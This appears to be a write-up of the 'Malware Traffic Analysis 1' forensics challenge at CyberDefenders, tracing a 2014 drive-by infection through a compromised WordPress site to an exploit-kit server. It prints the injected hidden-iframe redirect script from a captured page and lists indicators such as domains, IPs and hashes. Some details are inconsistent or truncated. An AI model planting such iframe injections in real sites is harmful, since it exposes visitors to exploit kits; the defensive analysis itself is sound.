

'Malware Traffic Analysis 1' challenge at cyberdefenders.org


Tools used for this challenge:

- NetworkMiner
- Wireshark
- VirusTotal

Question 1:

What is the IP address of the Windows VM that gets infected?


I load the PCAP file to NetworkMiner it automatically extracts hosts that it finds in the PCAP file. In the PCAP file there is only one host identified as a Windows machine.



Question 2:

What is the hostname of the Windows VM that gets infected?

When you click on the Windows machine we found earlier you can see the information about the machine.



Question 3:


What is the MAC address of the infected VM?

This information will be in the same overview as the previous answers using NetworkMiner. You can see the mac address at the 2nd question.

Question 4:

What is the IP address of the compromised web site?

This question is asking for the IP address of the compromised web site so we use the “http” filter to get all the http connections. Looking at the packet details for these destination IPs, I can see them resolving to the following hostnames: bing[.]com // ciniholland[.]nl // adultbiz[.]in // youtube[.]com // 24corp-shop[.]com // stand.trustandprobaterealty[.]com. in the 5th packet as it is accessing www.ciniholland.nl but there is a js code that is redirecting the users to http://24corp-shop.com/ using a hidden iframe.



```
GET / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.bing.com/search?q=ciniholland.nl&q=ds&form=QBLH
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Accept-Encoding: gzip, deflate
Host: www.ciniholland.nl
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Nov 2014 02:11:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Pingback: http://www.ciniholland.nl/xmlrpc.php
Link: <http://www.ciniholland.nl/?p=6>; rel=shortlink
X-Powered-By: PleskLin

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">

<head profile="http://gmpg.org/xfn/11">
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

  <title>Ciniholland.nl | Just another WordPress site</title>

  <style type="text/css" media="screen">
    @import url( http://www.ciniholland.nl/wp-content/themes/cini/style.css );
  </style>

  <link rel="alternate" type="application/rss+xml" title="Ciniholland.nl &raquo; Home Comments Feed" href="http://www.ciniholland.nl/home/feed/" />
  <link rel="stylesheet" id="contact-form-7-css" href="http://www.ciniholland.nl/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=3.7.2" type="text/css" media="all" />
  <link rel="stylesheet" id="page-list-style-css" href="http://www.ciniholland.nl/wp-content/plugins/sitemap/css/page-list.css?ver=4.2" type="text/css" media="all" />
  <script type="text/javascript">
    var js_kod2 = document.createElement('iframe');
    js_kod2.src = 'http://24corp-shop.com/';
    js_kod2.width = '180px';
    js_kod2.height = '200px';
    js_kod2.setAttribute('style', 'visibility:hidden');
    document.getElementById('dt').appendChild(js_kod2);
  </script>
</head>
```

I find out that the compromised website is www.ciniholland.nl and the IP of the compromised website is “82.150.140.30”.

Question 5:

What is the FQDN of the compromised website?

We found the website at 5th question so the FQDN of th website is ciniholland.nl .

Question 6:

What is the IP address of the server that delivered the exploit kit and malware?

Select File -> Export Object -> http

At packet 1554, we see a hostname use PHPSESSID as a parameter, looks like it's doing something.

Line	URL	Size	MD5
1554	stand.trustandprobateirealty.com text/html	257 kB	?PHPPSSSID=njrmNruDMhvfJfPGKuXDSKVbM07PThnJko2ahe6JvgJZDjZjZjZj5Yzc5OTg3Mze1MzJkMmExN2M4NmJiOTM
1566	stand.trustandprobateirealty.com text/html	255 kB	?PHPPSSSID=njrmNruDMhvfJfPGKuXDSKVbM07PThnJko2ahe6JvgJZDjZjZjZj5Yzc5OTg3Mze1MzJkMmExN2M4NmJiOTM

When I viewed the details of packet 1554, I saw something look like Windows's path.

[illegible]

So the answer is: 37.200.69.143

Question 7:

What is the FQDN that delivered the exploit kit and malware?

From the above question, we find out that the FQDN is stand.trustandprobaterealty.com.

Question 8:

What is the redirect URL that points to the exploit kit (EK) landing page?

From question 6 we find out that the referrer is <http://24corp-shop.com>.

Question 9:

Other than CVE-2013-2551 IE exploit, another application was targeted by the EK and starts with "J". Provide the full application name.

Answer is JAVA

Question 10:

How many times was the payload delivered?

Use Brim Security to load the file, in Query select Suricata Alerts by Category, we see that Suricata is alert three times about Privacy Violation, it means that Windows VM has accessed to the malicious site.

alert > severity	alert > category	count
1	A Network Trojan was detected	2
1	Potential Corporate Privacy Violation	3
2	Potentially Bad Traffic	4
1	Exploit Kit Activity Detected	11

Question 12:

The compromised website has a malicious script with a URL. What is this URL?

From question 4 we find out the URL as <http://24corp-shop.com/>.

Question 13 :

Extract the two exploit files. What are the MD5 file hashes? (comma-separated)

Select File -> Export Object -> http -> Save all

After extracting the files I uploaded them to VirusTotal and here are the MD5 hashes.

7b3baa7d6bb3720f369219789e38d6ab,1e34fdeb655cebea78b45e43520ddf